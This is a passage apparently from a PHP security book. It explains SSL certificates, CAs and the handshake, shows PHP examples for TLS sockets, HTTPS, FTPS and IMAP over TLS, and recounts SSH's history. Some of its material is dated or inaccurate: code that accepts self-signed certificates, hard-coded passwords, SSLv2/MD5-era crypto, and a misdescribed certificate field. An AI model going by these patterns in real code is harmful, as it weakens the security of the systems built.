Following some optional housekeeping data, the first chunk of the Certificate (marked `Data`) contains the name of the algorithm used for the Certificate itself, followed by the Distinguished Name (marked `Issuer`) of the Certificate Authority that has issued the Certificate. A Distinguished Name ("distinguished" in the sense of having been distinguished from other names by the inclusion of ancillary information) is a collection of fields that can be used to positively identify some entity, and consists of (in this order) the Country, State, and Locale (or City); the Organization, Organizational Unit (or department); and finally the Certificate Authority's Common Name (in this case, `ssl.example.net`). If necessary, the Distinguished Name may include additional fields that will distinguish it from a similarly named and located entity, such as an Email Address field. In the case of a server, the Common Name field must match the fully qualified domain name of that server. Next in this section appears the time period for which the Certificate is valid.

The last part of the `Data` section (marked `Subject`) contains the Distinguished Name of the person or server for whom the Certificate has been issued, `pps.example.net` in this case. Next, after the name of the algorithm being used, appears the Certificate owner's Public Key, the value that is the public half of a key pair to be used for asymmetric encryption and decryption. The Public Key is used primarily to encrypt or decrypt the messages being sent back and forth between the server and a browser client; it can be used also to decrypt and verify a digital Signature produced by the Certificate owner.

The last part of the Certificate (marked `Signature Algorithm`) is the Public Key of the Certificate Authority itself, the ultimate authority for the validity of this Certificate.

Certificate Authorities

As mentioned, each Certificate bears the Distinguished Name of the Certificate Authority (CA) that issued it, and the CA's digital Signature. A Certificate Authority is expected to be accountable for the validity of the certificates it issues, which means verifying the identity of the certificate owner, and revoking the certificate in the event that it is suddenly rendered invalid before its expiration date, such as when the owner's name or identity changes or if the owner's Private Key is compromised.

The Certificate Authority publishes a *CA Certificate* that consists of the CA's Public Key and Distinguished Name, and the name and digital Signature of either the CA itself or some higher-level CA. If the CA Certificate is signed by the CA itself, it is considered to be *self-signed*, whereas if it is signed by a higher-level Certificate Authority, it is part of a *Certificate Chain* (as described later in this chapter). The relationship between a Server Certificate and the CA Certificate is shown in Figure 16–1. It is the duplication of elements between the CA's seal on the Server Certificate and the CA Certificate itself that permits the CA Certificate to verify the Server Certificate.





Figure 16–1. *The relationship between a Server Certificate and a CA Certificate*

This hardly seems like a secure system; the CA is verifying its Signature on the Server Certificate by vouching for itself on the CA Certificate! And how can we trust the CA Certificate if it is simply self-signed? We need some one entity to be authoritative.

As is often the case on the Internet, the solution to this riddle resides in the very public nature of the CA Certificate itself. The CA is expected to publish its CA Certificate widely, so that you may verify it by simple comparison across various sources. Once that CA Certificate is verified, it can in turn be used with confidence to validate the Signature on a Server Certificate. The CA Certificates of CAs that commonly issue web server certificates are in fact often distributed along with the web browsers that will need to verify them. Mozilla's Firefox browser, for example, is distributed (in version 3.x) with no fewer than 100 recognized and therefore validated certificates. These certificates are stored in encrypted form in a certificate database file in your browser's default profile directory, named (in Firefox) something like `cert8.db`. You may view them from within the browser at the Tools ➤ Options ➤ Advanced ➤ Manage Certificates ➤ Authorities menu (or in some similar location for other browsers). Figure 16–2 shows the beginning of this list. If you are interested, you may scroll through the list to view sample certificates from both well-known CAs like Thawte and VeriSign, and obscure foreign ones like Staat der Nederlanden or Unizeto.



You have certificates on file that identify these certificate authorities:

Certificate Name	Security Device
⊟ ABA.ECOM, INC.	
ABA.ECOM Root CA	Builtin Object Token
⊟ AOL Time Warner Inc.	
AOL Time Warner Root Certification…	Builtin Object Token
AOL Time Warner Root Certification…	Builtin Object Token
⊟ AddTrust AB	
AddTrust Class 1 CA Root	Builtin Object Token
AddTrust External CA Root	Builtin Object Token
AddTrust Public CA Root	Builtin Object Token

Figure 16–2. *Mozilla Firefox's prerecognized certificates*

Certificate Chain

As we mentioned previously, the CA's own CA Certificate might be signed by another higher-level Certificate Authority. Indeed, any CA may choose to delegate authority to another in this way. When a Certificate Authority delegates its authority to another Certificate Authority in this way, that act is referred to as *Certificate Chaining*. A Certificate Chain consists of a Certificate, and the Certificate of every successive Certificate Authority that is guaranteeing that Certificate, up to a root-level, widely trusted CA. This is sometimes unofficially referred to as the *web of trust*. "Trust" is the operative word here, for essentially this is nothing more than a long string of organizations, each one saying, "I trust the organization in front of me." Eventually you will reach one that is so big or has vouched for so many others or is so well known that you just can't bring yourself not to believe it. And in fact, this web of trust does indeed work.

However, this sort of chaining undeniably has performance implications, since each Signature must be decrypted in turn to verify the next. To ease this burden, all of the CA Certificates in the chain may be strung together and published to the server as a single file for clients to download and verify in one pass, rather than having to request or look up each CA Certificate individually.

Certificate Revocation List

Certificate Authorities are expected to take responsibility not only for the identity of the entity bearing the Certificate, but also for the validity of the Certificate itself. Some of the conditions of validity, such as the dates between which the Certificate is valid, are encoded in the Certificate when it is issued. But a CA may wish to revoke a Certificate completely, as when a server ceases to exist, or the Private Key is reported by the owner to have been compromised.

For this purpose, the CA maintains a list of invalid Certificates, known as the *Certificate Revocation List* (CRL). Clients are supposed to check with the CA when verifying all the Signatures down the chain, recursively, to ensure that none of the Certificates is on a CRL. The format of a Certificate Revocation List is similar to that of a Certificate Chain: a series of certificates, one after the other in a flat file.

Now that we have established some basic definitions, we can turn to showing how those parts fit together in the SSL protocols.

The SSL Protocols

SSL is really a combination of two different protocols, which together are used to establish and maintain a secure connection over the standard Internet protocol TCP/IP. One of these is known as the SSL *Record Protocol*. This protocol will eventually be responsible for signing and encrypting each message, embedding the encrypted message into a series of TCP/IP packets, reassembling the message on the other end, and then finally decrypting and verifying it. Upon the initial connection, however, the Record Protocol simply initiates the other part of SSL, the *Handshake Protocol*.

The SSL Handshake Protocol is used to negotiate the exact manner in which Key Exchange is to occur, the Cipher to be used for encrypting further messages, and the type of Message Authentication Code to use for verification of message contents. The Key Exchange method may be Diffie-Hellman-Merkle (described briefly at `http://en.wikipedia.org/wiki/Diffie-Hellman`, and at more length but still accessibly at `http://www.netip.com/articles/keith/diffie-helman.htm`), which doesn't require a certificate. Or it may be RSA (described in detail at `http://www.linuxjournal.com/article/6695`, and as used within the OpenSSL environment at `http://www.linuxjournal.com/article/6826`), which does require a certificate.

The Cipher may be one of many different options, depending on what both client and server are capable of using. The Cipher suites currently implemented in Apache include stream-based RC4-128 (which, as we pointed out in Chapter 15, is of too low a quality to provide reliable encryption, and should therefore not be used) and CBC block-based 3DES-168.

Finally, the Message Authentication Code may be either MD5 (128-bit) or SHA-1 (160-bit).

Besides negotiation of the relevant parameters, the Handshake Protocol also handles the authentication of the server, the client, or both. In other words, each side verifies any certificates that it is presented with. At the very least, when using RSA for Key Exchange, the client is presented with and verifies the authenticity of the server's certificate. Assuming that the verification is successful, the client understands that it is communicating with the proper server, not a pretender.

The final communication in the Handshake Protocol is the Key Exchange, in which the client uses the server's Public Key to encrypt a 128-bit or 168-bit key for use with the agreed-upon Cipher. This key is sent to the server, where it is decrypted using the server's Private Key and handed off to the Record Protocol for use until the next time the Handshake Protocol is carried out.

From then on, communication continues using the Record Protocol, which uses the key and parameters thus obtained to sign and encrypt messages using the Cipher.

Connecting to SSL Servers Using PHP

PHP doesn't have an SSL protocol module per se. Rather, SSL is implemented as a socket transport in PHP's streams model, and is therefore available to any function that uses streams, including file operations, sockets, and FTP. There is also SSL support in the `imap`, `ldap`, and `curl` modules.

■ **Note** For the features described in this section to work, you must be using PHP 4.3.0 or above, and PHP must have been compiled with the `--with-openssl` switch.

PHP's Streams, Wrappers, and Transports

A *stream* is a PHP resource that can be read from or written to, or sometimes both. Streams were introduced in PHP 4.3 to provide a generalized input/output layer for file, I/O descriptor, and network socket operations. Any time you use `fopen()` or `fsockopen()`, you are creating a stream. The same is true for many other functions that allow you to read, write, or seek to some location of a PHP resource. For more information about streams or the other functions described in the upcoming text, see the PHP manual pages at `http://php.net/stream`.

In order to make streams more useful in day-to-day programming, the PHP developers created a series of *wrappers*. A wrapper is code that extends the stream class so that it can communicate in a specific way; it thus in a sense teaches the streams how to speak different protocols or generate different encodings. Standard wrappers in PHP include HTTP, FTP, std-in, std-out, and compression streams. When OpenSSL is available, that list is extended to include HTTPS and FTPS.

Streams are created using a URI-like syntax, and the wrapper to use is specified in the schema part, like `http:` or `ftp:`. So when you write a PHP instruction like `file_get_contents( "http://example.org/info.php" )`, PHP will use the HTTP wrapper to open a stream, and then will return the contents of that stream. The HTTP wrapper knows how to translate the URI into a GET request for a web page. Additional wrappers can be created at run-time by implementing the wrapper as a PHP class. The default wrapper is `file://`.

Because wrappers involve complex protocols with many possible configurations, each stream has a set of configuration hooks known as its *context*. A context is a set of options that modify the default behavior of a wrapper. Using a context is usually a two-step process: first, you have to generate a context resource by passing an associative array of options to `stream_context_create()`, and then you have to pass the context as an argument to the function that creates the stream. We will demonstrate this technique in a moment.

Some wrappers have a default set of options that can be retrieved with a `stream_context_get_options()` instruction, and then, if you wish, changed using `stream_context_set_option()`.

Finally, wrappers that use the network must use a special kind of stream called a *socket*. Sockets use one of several network *transports* to create a stream that accesses a remote resource. A transport is a special kind of wrapper, one that speaks to one of the low-level network protocols, such as TCP/IP or UDP. But the two transports we're concerned with here are SSL and TLS. These socket transports are extended by the wrappers for HTTPS and FTPS, and they can also be extended by your own wrappers in case you need to provide secure streams using some other protocol, such as SMTP.

The difference between the low-level transports and the higher-level wrappers is that when using the transports, as when using sockets elsewhere in PHP, your scripts must do all the talking and listening required by the protocol you are using; that is, you have to send headers and command requests, and parse the responses from the server. With the wrappers, most of this complexity is handled for you; you merely supply the full path to some resource and the wrapper takes care of the rest. Wrappers are easier to use, but not as flexible as transports.

The SSL and TLS Transports

The `file://` wrapper is the default for file-oriented operations in PHP, and most programmers are surely familiar with it, even if they hadn't quite realized that it is in fact a wrapper (since it doesn't even need to be specified). `The http:// and ftp://` wrappers are no more complicated, and the `tcp://` transport (a transport rather than a wrapper because it uses sockets) isn't either. Nor indeed are the two SSL-related transports, `ssl://` and `tls://`, which simply extend the `tcp://` transport by adding support for SSL encryption, although they do require specification of the port requested on the remote server. There exist also `sslv2://` and `sslv3://` variants. The `ssl://` transport provides support for the `https://` and `ftps://` wrappers, which are therefore (as we will discuss shortly) basically simpler versions of `ssl://`.

These SSL-related transports are available, however, only if OpenSSL support has been compiled into PHP (with the `--with openssl` switch). With PHP4, this support must be statically compiled; with PHP5, it may be compiled either statically or as a dynamic module.

These transports are used almost exactly like the more common and familiar wrappers, in an instruction something like `fopen( "tls://www.example.com:443" )`, which attempts to establish a TLS connection with the server. Unlike a wrapper, however, a transport connects only to a port on a server; it doesn't open a stream to a specific file, and so the path part of a URI should never be specified in the connection string. Once the connection is open, your script will have to handle talking to the server in order to fetch the file or information that it needs. Context options are available, but typically unnecessary unless you want to modify the Certificate defaults (by, for example, specifying the path to an unexpected location of the Certificate).

As usual, the PHP manual provides a complete list of the options available, at `http://php.net/transports`.

We will demonstrate how a PHP script can use `tls://` transport for a simple HTTPS GET request. The code for carrying out this request follows. It can be found also as `tlsGetDemo.php` in the Chapter 16 folder of the downloadable archive of code for Pro *PHP Security* at `http://www.apress.com`.

```
<?php

  header( 'Content-Type: text/plain' );

  $tlsUri = 'https://localhost/index.html';
  $openTimeout = 5;
  $socketTimeout = 10;

  // parse uri
  $uri = parse_url( $tlsUri );

  // open socket stream
  $stream = fsockopen( "tls://$uri[host]", 443, $errno, $errstr, $openTimeout );
  if ( !$stream ) exit( "Could not open $tlsUri -- $errstr" );
  print "Successfully opened $tlsUri, results are shown below.\r\n\r\n";

  // set read timeout
  stream_set_timeout( $stream, $socketTimeout );

  // construct and send request
  $request = "GET $uri[path] HTTP/1.0\r\n";
  $request .= "Host: $uri[host]\r\n";
  $request .= "Connection: close\r\n";
  $request .= "\r\n";
  fwrite( $stream, $request );

  print "Response:\r\n";
  // get response
  $response = stream_get_contents( $stream );
  print_r( $response );
  print "\r\n";

  print "Metadata:\r\n";
  // get meta_data
  $meta_data = stream_get_meta_data( $stream );
  print_r( $meta_data );
  // check for timeout
  if ( $meta_data['timed_out'] ) {
    print "Warning: The socket has timed out... \r\n";
  }

  // free the stream
  fclose( $stream );

?>
```

After some initial configuration, you parse the HTTPS URI into its component parts. As we mentioned previously, with sockets the stream is opened to a specific port on a remote server (in this case, for demonstration purposes, `localhost`), and not to any particular file on that server. So you do just that, connecting to port 443 on the server using the `tls://` transport. Once you verify the connection and print a connection confirmation message, you set the socket timeout to an aggressive 10 seconds (you had set a default value of 600 seconds in the `ssl.conf` configuration file). You build a `$request` variable that contains a standard HTTP GET request plus some informational messages, and then write it to the stream.

Once the request has been made, all you need to do is read the response and the metadata back from the stream, and print them. You finally do a check at the end to see if the `timed_out` flag has been set in the stream's metadata (if it has, our response will be incomplete). The output from this script on our system is as follows:

```
Successfully opened https://localhost/index.html, results are shown below.

Response:
HTTP/1.1 200 OK
Date: Thu, 17 Mar 2010 15:10:03 GMT
Server: Apache/2.0.53 (Unix) mod_ssl/2.0.53 OpenSSL/0.9.7d ➥
  PHP/5.0.3 DAV/2 mod_perl/1.999.21 Perl/v5.8.6
Accept-Ranges: bytes
Content-Length: 141
Connection: close
Content-Type: text/html; charset=ISO-8859-1
<html>
<head>
<meta http-equiv="refresh" content="0;url=/xampp/">
</head>
<body bgcolor=#ffffff>
<p>Hello world.</p>
</body>
</html>

Metadata:
Array
(
    [stream_type] => tcp_socket/ssl
    [mode] => r+
    [unread_bytes] => 0
    [timed_out] =>
    [blocked] => 1
    [eof] => 1
)
```

After the initialization message, the dump of the stream begins with the raw HTTP response from the server, the one-line header (setting the content type), and then the entity-body of the response.

Then, the stream metadata array is dumped. This section (here edited slightly for simplicity; a complete list of metadata properties is at `http://php.net/stream-get-meta-data`) includes the type of the stream, the `mode` (read/write in this case), and the number of bytes that were not read. You checked the `timed_out` property in your script to determine whether the connection had timed out; if it had, this would have been set to 1. The `blocked` property is a bit obscure, but it works like this: when a stream is in blocking mode, any PHP function that reads from the stream is going to wait for some response from the server. While this is convenient, there are times when you may want to use a loop that checks for output on the stream while also doing other things in the background. This can be handy when requesting information from slow servers, or when requesting large amounts of data over a slow connection, because it allows you to use your own logic to determine when the connection has timed out. You can use the `stream_set_blocking()` function to change the `blocked` property of a stream. Finally, the `eof` property tells you (in this case, somewhat redundantly, since you know already that there were no unread bytes) that you successfully reached the end of the target file.

■ **Caution** Microsoft's IIS violates the SSL protocol by failing to send a `close_notify` indicator before closing the connection. If you run the `tlsGetDemo.php` code for yourself, you'll see this indicated by PHP's reporting an "SSL: Fatal Protocol Error" at the end of the data. See the PHP manual page at `http://php.net/wrappers` to work around this issue.

The HTTPS Wrapper

Using the TLS transport directly provides you with absolute control over all aspects of the communication, but as you can see, it also requires a lot of code. In cases where such a fine degree of control is unnecessary (for example, any time you don't have to worry about constructing complex POST requests or specifying short timeouts), the built-in `https://` wrapper provides the same functionality as demonstrated in the `tlsGetDemo.php` example, with quite a bit less effort on your part.

Again, PHP 4.3.0 and above supports the `https://` wrapper only if PHP has been compiled with OpenSSL support.

If you are using the `https://` wrapper, the stream itself provides access to the content of the resource, and the returned headers are stored in the (with HTTP instead of HTTPS, slightly misnamed) `$http_response_header` variable, which is accessible with the `stream_get_meta_data()` function. We demonstrate here using PHP to read the contents of a remote file, where the server is accessed with an SSL connection (that is, using a Certificate). This code can be found also as `httpsDemo.php` in the Chapter 16 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

  header( 'Content-Type: text/plain' );

  $httpsUri = 'https://localhost/index.html';

  // create a context
  $options = array( 'http' => array( 'user_agent' => 'sslConnections.php' ),
      'ssl' => array( 'allow_self_signed' => TRUE ) );
  $context = stream_context_create( $options );
  // open a stream via HTTPS
  $stream = @fopen( $httpsUri, 'r', FALSE, $context );
  if ( !$stream ) exit( "Could not open $httpsUri." );
  print "Successfully opened $httpsUri; results are shown below.\r\n\r\n";

  print "Resource:\r\n";
  // get resource
  $resource = stream_get_contents( $stream );
  print_r( $resource );
  print "\r\n";

  print "Metadata:\r\n";
  // look at the metadata
  $metadata = stream_get_meta_data( $stream );
  print_r( $metadata );

  // free the stream
  fclose( $stream );

?>
```

This script is straightforward. You want to view a remote file using a secure connection, so you set variables to contain the fully qualified URI of the file and the options that the connection will use. In order to set the options, you need to create a PHP context resource that holds the options. As we mentioned before, when you create a context, you pass an array of options to `stream_context_create()`. This is actually an associative array of associative arrays, one array of options for each wrapper or transport being used in the stream. So you create an array with two arrays of options, one for the HTTPS wrapper and one for the SSL transport underneath it. In the HTTPS options, you set the User-Agent string to use (not because this is particularly important, but for demonstration purposes, just because you can), and in the SSL options you tell the system to accept a self-signed Certificate.

You then open a stream using the `fopen()` function, in read-only mode and without using the include path, and suppressing display of any errors (which could be a security risk, exposing for example your file structure to an attacker) with the `@` operator. A clear advantage of using wrappers is that you do not need to build and send the request yourself (as you did earlier with the transport); the wrapper handles that for you. Then you simply display what is returned by the stream. The remote file must, of course, be readable by the remote web server, and the remote web server must be up and processing requests for this operation to succeed.

The output of this script on our test system is as follows:

```
Successfully opened https://localhost/, results are shown below.

Resource:
<html>
<head>
<meta http-equiv="refresh" content="0;url=/xampp/">
</head>
<body bgcolor=#ffffff>
<p>Hello world.</p>
</body>
</html>

Metadata:
Array
(
  [wrapper_data] => Array
    (
      [0] => HTTP/1.1 200 OK
      [1] => Date: Thu, 17 Mar 2010 15:10:03 GMT
      [2] => Server: Apache/2.0.53 (Unix) mod_ssl/2.0.53 OpenSSL/0.9.7d ➥
             PHP/5.0.3 DAV/2 mod_perl/1.999.21 Perl/v5.8.6
      [3] => Accept-Ranges: bytes
      [4] => Content-Length: 141
      [5] => Connection: close
      [6] => Content-Type: text/html; charset=ISO-8859-1
    )
  [wrapper_type] => HTTP
  [stream_type] => tcp_socket/ssl
  [mode] => r+
  [unread_bytes] => 0
  [seekable] =>
  [uri] => https://localhost/
  [timed_out] =>
  [blocked] => 1
  [eof] =>
)
```

The resource is simply the entity body of the requested file. The metadata as usual provides us with a lot of data about the operation. The `wrapper_data` property gives us an array consisting of the seven lines of the raw HTTP response. The remaining properties are either self-descriptive or were discussed earlier.

The FTP and FTPS Wrappers

The built-in `ftp://` wrapper provides FTP support. Its more secure relative, `the ftps://` wrapper, like the `https://` wrapper we have just discussed, provides simpler and equivalent functionality to that available with the `ssl:// and tls://` transports. Once again, PHP 4.3.0 and above support these wrappers only if PHP has been compiled with OpenSSL support.

It should be noted that the FTPS support in PHP is designed to gracefully fall back to a normal, plaintext-authenticated FTP session if the remote FTP server doesn't support SSL. This is, from a security standpoint, a very poor implementation. If you need to ensure that your files are transmitted securely, we encourage you to leave FTPS alone and continue on to our discussion of `scp` and `sftp` in the SSH section of this chapter. Nevertheless, if you have no choice but to connect to an SSL-enabled FTP server, you can do so using PHP. Ideally, your FTP server should be configured to accept connections only via SSL, so that if SSL isn't available for some reason, PHP won't transmit your passwords and files in the clear.

We will demonstrate the use of the FTP module's built-in `ftp_ssl_connect()` function and the `ftps://` wrapper, to clarify their differences. We begin with the simpler `ftp_ssl_connect()` function, the code for which follows. It can be found also as `ftpsDemo.php` in the Chapter 16 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

  header( 'Content-Type: text/plain' );

  $ftpsServer = 'ftps.example.net';
  $ftpsPort = 990;
  $ftpsUsername = 'jexample';
  $ftpsPassword = 'wefpo4302e';

  // make ssl connection
  $ftps = ftp_ssl_connect( $ftpsServer, $ftpsPort );
  if ( !$ftps ) exit( "Could not make FTP-SSL connection to $ftpsServer." );
  print "Successfully connected via FTP-SSL to $ftpsServer.\r\n";

  // log in
  if ( !ftp_login( $ftps, $ftpsUsername, $ftpsPassword ) ) {
    exit( "Unable to log in as $ftpsUsername.\r\n" );
  }
  else {
    print "Logged in as $ftpsUsername.\r\n";
  }

  // carry out FTP commands
  $cwd = ftp_pwd( $ftps );
  print "Current working directory: $cwd\r\n";
  // ...

  // close the connection
  ftp_close( $ftps );

?>
```

This code is very simple. After setting a variable to the name of your target server, you use the `ftp_ssl_connect()` function to make the connection, and print a message. You log in, carry out whatever commands you wish (for demonstration purposes here, just one simple one), and close the connection.

The output from this code on our system follows:

```
Successfully connected via FTP-SSL to example.org.
Logged in as jexample.
Current working directory: /home/jexample
```

After an informational message, you simply view a record of the commands that were executed.

The problem with this, again, is that the server will uncomplainingly fall back to standard FTP if for some reason SSL is not available. So while the transaction is indeed secure whenever SSL is available to manage the transfers, this method leaves the door open to insecurity.

And so now we demonstrate the use of streams using a more secure `ftps://` wrapper, the code for which follows. It can be found also as `ftpsWrapperDemo.php` in theChapter 16 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

  header( 'Content-Type: text/plain' );

  $ftpsUri = 'ftps://jexample:wefpo4302e@example.net/public_html/idex.css';
  $stream = fopen( $ftpsUri, 'r' );

  if ( !$stream ) exit( "Could not open $ftpsUri." );
  print "Successfully opened $ftpsUri; results are shown below.\r\n\r\n";

  print "File data:\r\n";
  print stream_get_contents( $stream );
  print "Metadata:\r\n";
  // look at the metadata
  $metadata = stream_get_meta_data( $stream );
  print_r( $metadata );

  // free the stream
  fclose( $stream );

?>
```

This code again is perfectly straightforward (it is essentially identical to the `https://` wrapper code shown earlier). You open a stream to a specific file on the server using the `ftps://` wrapper, and then print out the stream and metadata contents.

The output from this code follows:

```
Successfully opened ftps://jexample:wefpo4302e@example.net/public_html/idex.css; ➥
  results are shown below.

File data:
a:link {
  color:#388;
  text-decoration:none;
  }
a:visited {
  color:#776;
  text-decoration:none;
  }
a:hover {
  color:#333;
  text-decoration:underline;
  }

Metadata:
Array
(
    [wrapper_data] =>
    [wrapper_type] => FTP
    [stream_type] => tcp_socket/ssl
    [mode] => r+
    [unread_bytes] => 0
    [seekable] =>
    [uri] => ftps://jexample:wefpo4302e@example.net/public_html/idex.css
    [timed_out] =>
    [blocked] => 1
    [eof] => 1
)
```

What is most striking about this output is how much more data about the operation is available to you as a result of using the streams model (with its accompanying metadata) rather than the FTP module's functions.

And again, this method is much more secure than FTP-SSL because there is no chance of accidentally carrying out the transfers insecurely.

Secure IMAP and POP Support Using TLS Transport

Interacting with mailboxes can be tricky because of the considerable security danger of exposing mailbox passwords. In such a setting, the security offered by SSL is invaluable. Unfortunately, it is a bit tricky to set up, because PHP's IMAP module must be explicitly told to use SSL or TLS. Once you do so, you will be able to take advantage of the streams model for communication. For more information, see the PHP manual page at `http://php.net/imap-open`.

PHP's `imap_open` function takes as its first parameter a mailbox name. This consists of two parts: a server part and an optional mailbox path. The server part itself is complicated; it consists of the name or IP address of the server, plus an optional port with a prepended `:` (colon), plus a protocol designation (either SSL or TLS) with a prepended `/` (slash), with the entire server part enclosed in `{ }` (curly brackets). Such a server part might look something like this:

```
{my.imap.host:199/tls}
```

It is the `/tls` protocol designation that forces the function to take advantage of TLS.

A default value for the mailbox path is `INBOX`, which points to the mailbox of the current user.

The other parameters to the `imap_open` function are a username, a password, and some additional optional parameters (listed on the manual page).

And now we demonstrate the use of the `tls://` Transport Layer with PHP's `imap_open` function to read an IMAP mailbox securely, the code for which follows. It can be found also as `imapDemo.php` in the Chapter 16 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

  // force tls in the mailbox identifier
  $mailbox = "{localhost:993/imap/tls}INBOX";
  $user = 'username';
  $pass = 'password';

  // open the mailbox
  $mbox = imap_open( $mailbox, $user, $pass );
  if ( !$mbox ) exit( "Could not open $mailbox." );
  print "Successfully opened $mailbox.\n";

  // carry out imap calls...

  // free the mailbox
  imap_close( $mbox );

?>
```

This code is once again perfectly straightforward, since PHP's functions are doing all the work for you. It is, however, worth noting the `/imap` option in the `$mailbox` specification, which might seem redundant with the `imap_open()` function call. It is required because `imap_open()` can also open POP mailboxes.

Working with SSH

Unlike SSL, Secure Shell (SSH) is most commonly used to secure connections for administrative purposes.

Secure Shell will forward either a command line or a window from a remote host to a client, by means of which you can interact with that remote host as if you were physically present. Think of it as a console interface to the world, and you'll have some idea of its potential. A Secure Shell client suite typically includes support for a command shell, file transfer, network port forwarding, and X11 window forwarding capability. We will cover all of these topics in this section. PHP's PECL extension library has the ability to speak SSH2, and we will show you some ways to use it for accomplishing system administration tasks on remote servers.

Operators of Secure Shell services need to be familiar with a number of concepts in order to use them effectively, so we'll begin by introducing you to those concepts, in preparation for actually implementing and using Secure Shell on your servers.

The Original Secure Shell

Secure Shell is a connection protocol for secure remote login and other secure network services (like command execution and file transfer) over an insecure network. It is a replacement for notoriously insecure utilities like the `telnet` protocol and BSD's original file transfer utility, `rcp`, which not only transmit passwords in plaintext, but also can allow unauthorized access in a variety of other ways (for example, by failing to prevent hostname spoofing).

Secure Shell was developed in 1995 by Tatu Ylönen after his graduation from Helsinki University, and was first released under a GNU Public License. The term SSH is a trademark of SSH Communications Security, the company founded by Ylönen (who is its CTO), and the vendor of SSH Tectia (see `http://www.tectia.com/`). Commercial implementations of Secure Shell are typically free for university and other noncommercial use, but must be licensed for commercial use. An Open Source distribution of SSH also exists, OpenSSH (see `http://www.openssh.com/`), which we will discuss at length later in this chapter.

The Secure Shell connection protocol employs three separate activity layers (*subprotocols*, as it were):

- A *Transport* Layer, which establishes an SSH session ID, authenticates the host (ensuring that you are talking to the right server), and ensures a confidential exchange of information by providing a reliable symmetric key to use for encryption of messages. This layer is roughly comparable to SSL's Handshake Protocol.
- An *Authentication* Layer, which authenticates the client (so that the server knows who it is talking to). Unlike SSL, which leaves authentication up to applications, Secure Shell handles authentication on its own. To some extent, this makes it superior to SSL for administrative operations, because the authentication routines are centralized, transparent, and well tested. But it also means that a Secure Shell user must have an account on the server. This is why SSH is typically an administrative tool rather than a way for a multitude of users to carry out secure web transactions.
- A *Connection* Layer, which establishes multiple discrete and multiplexed channels (thus allowing different activities, such as X11 forwarding, file transfer, and shell operations, in a single authenticated session). This layer is roughly comparable to SSL's Record Protocol.

The SSH protocol requires encryption but does not specify any particular encryption algorithms. Rather, it simply recommends the use of any of a whole variety of well-established and well-tested algorithms with key length of 128 bits or more.

Using OpenSSH for Secure Shell

While there are many different Secure Shell clients out there, with licenses that run the gamut from the GPL to expensive commercial solutions, there are only a few server implementations. We will focus on the one that ships with the most Unix-like operating systems, OpenSSH. Information about OpenSSH, and downloads, are available at `http://www.openssh.com/`.

The history of OpenSSH is interesting. Tatu Ylönen's original free implementation of Secure Shell had been released under the GNU Public License. However, later versions were released under successively more restrictive licenses: First you couldn't port the free version to Windows, and then commercial users had to start buying an expensive license. To complicate matters, the protocol was using RSA for encryption even though RSA was still protected by a patent, and the technology could not be freely exported from the United States due to government restrictions.

In 1999, Björn Grönvall, a Swedish developer, took the last version of Ylönen's code that had been released under the GPL, version 1.2.12, and started making bug fixes. Upon the release of his product, which he called OSSH, the OpenBSD team became aware of the codebase, and seized on the idea that a free Secure Shell server was a must-have for their security-centric operating system.

With less than two months to go before the next scheduled release of OpenBSD, six core developers attacked Grönvall's codebase, stripping out portability code to make it easier to read, along with certain cryptographic routines to avoid patent and export issues. They also rewrote the manual pages, and added support for version 1.5 of the protocol and for Kerberos authentication. As a result of their efforts, OpenSSH was officially released as a part of OpenBSD version 2.6 on 1 December 1999, and was quickly followed by feature releases that added support for protocol version 2 and for `sftp`.

Instant demand for the technology by users and developers of other operating systems led to the creation of a separate-but-equal codebase called Portable OpenSSH (see `http://www.openssh.com/portable.html`). To this day, the OpenSSH project is supported by two teams of developers: one writing clean, easily audited code strictly for OpenBSD, and the other taking that code and making it portable to other operating systems, including the other BSDs, Linux, Solaris, OS X, and even Windows via the Cygwin Linux-emulation project (see `http://www.cygwin.com/`).

OpenSSH is actually a suite of programs falling into three categories: command-line clients, server, and utilities. The clients include `ssh`, which is a secure terminal client, and `scp`, a secure replacement for the Unix `cp` command for copying files to or from a remote host. The OpenSSH server, or `sshd`, is an all-purpose Secure Shell server that includes support for X11 window forwarding and an `sftp` subsystem. And the utilities include `ssh-keygen`, which generates key pairs, and `ssh-agent`, which streamlines the authentication process.

Using SSH with Your PHP Applications

Developers can take advantage of SSH in all kinds of situations, including development itself (by using GUI editors and IDEs over X11 connections), file transfer and network file systems, database connections, Subversion or CVS transactions, execution of remote commands, and so on. Think about how useful SSH is as a command-line tool for server administration, and now imagine being able to script it.

